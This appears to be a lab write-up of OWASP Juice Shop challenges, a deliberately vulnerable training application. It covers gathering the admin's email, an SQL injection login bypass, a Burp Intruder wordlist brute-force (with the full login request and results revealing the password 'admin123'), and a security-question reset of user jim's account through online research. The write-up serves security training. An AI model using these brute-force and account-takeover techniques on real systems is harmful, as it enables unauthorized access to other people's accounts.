



I did some reconnaissance via walking through the application, during this process, I gathered the admin's email address: admin@juice-sh.op, which was revealed in the product's review:



After I got the email address, I tested the login parameters for SQLi, to try to bypass the password field and it worked, I was able to login without the password:



Then I tried to brute force the admin's password, using burp suite intruder, I've sent the login request to burp's intruder, used of seclists' word list,

The screenshot shows the Burp Suite Professional v2026.3.3 interface. The 'Intruder' tab is active, displaying a 'Sniper attack' configuration. The target is set to '158.164'. The payload is a JSON object: `{"email": "admin@juice-sh.op", "password": "ss"}`. The 'Payloads' section shows a 'Simple list' of payloads, including 'adminadmin', 'administrator', 'adriana', 'agosto', 'agustin', 'alberto', 'alejandra', and 'alejandro'. The 'Payload processing' section is empty. The 'Payload encoding' section is also empty. The 'Event log' at the bottom shows 5 events and 14 issues.

Target: 158.164 ☒ Update Host header to match target

Positions: Add Clear Auto

1 POST /rest/user/login HTTP/1.1
2 Host: 10.130.158.164
3 Content-Length: 33
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Origin: http://10.130.158.164
9 Referer: http://10.130.158.164/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: language=en
12 Connection: keep-alive
13
14 {"email": "admin@juice-sh.op", "password": "ss"}]

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,051
Request count: 1,051

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Add from list...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Payload encoding


This setting can be used to URL-encode selected characters within the final payload,

Event log (5) All issues (14) Memory: 205.0MB of 1.78GB

Request	Payload	Status code ^	Response received	Error	Timeout	Length	Comment
119	admin123	200	240			1185	
0		401	203			413	
1		401	716			413	
2		401	203			413	
3	-----	401	203			413	
4	0	401	203			413	
5	00000	401	707			413	
6	000000	401	203			413	
7	0000000	401	210			413	
8	00000000	401	692			413	
9	0987654321	401	699			413	
10	1	401	139			413	
11	1111	401	252			413	
12	11111	401	113			413	
13	111111	401	264			413	
14	1111111	401	257			413	
15	11111111	401	266			413	
16	111111111	401	160			413	

Turned out, the password is admin123.

I also tried to reset jim's password, there's a hint for the security questions, which says, your eldest siblings middle name(jim once reviewed a product and mentioned "replicator" searching this on google gives us star Trek). Combining everything, gives us jim star trek. Searching about that.



Looking through wiki page we find that he has a brother, his name is Samuel. Entering this as the security question let us reset jim's password.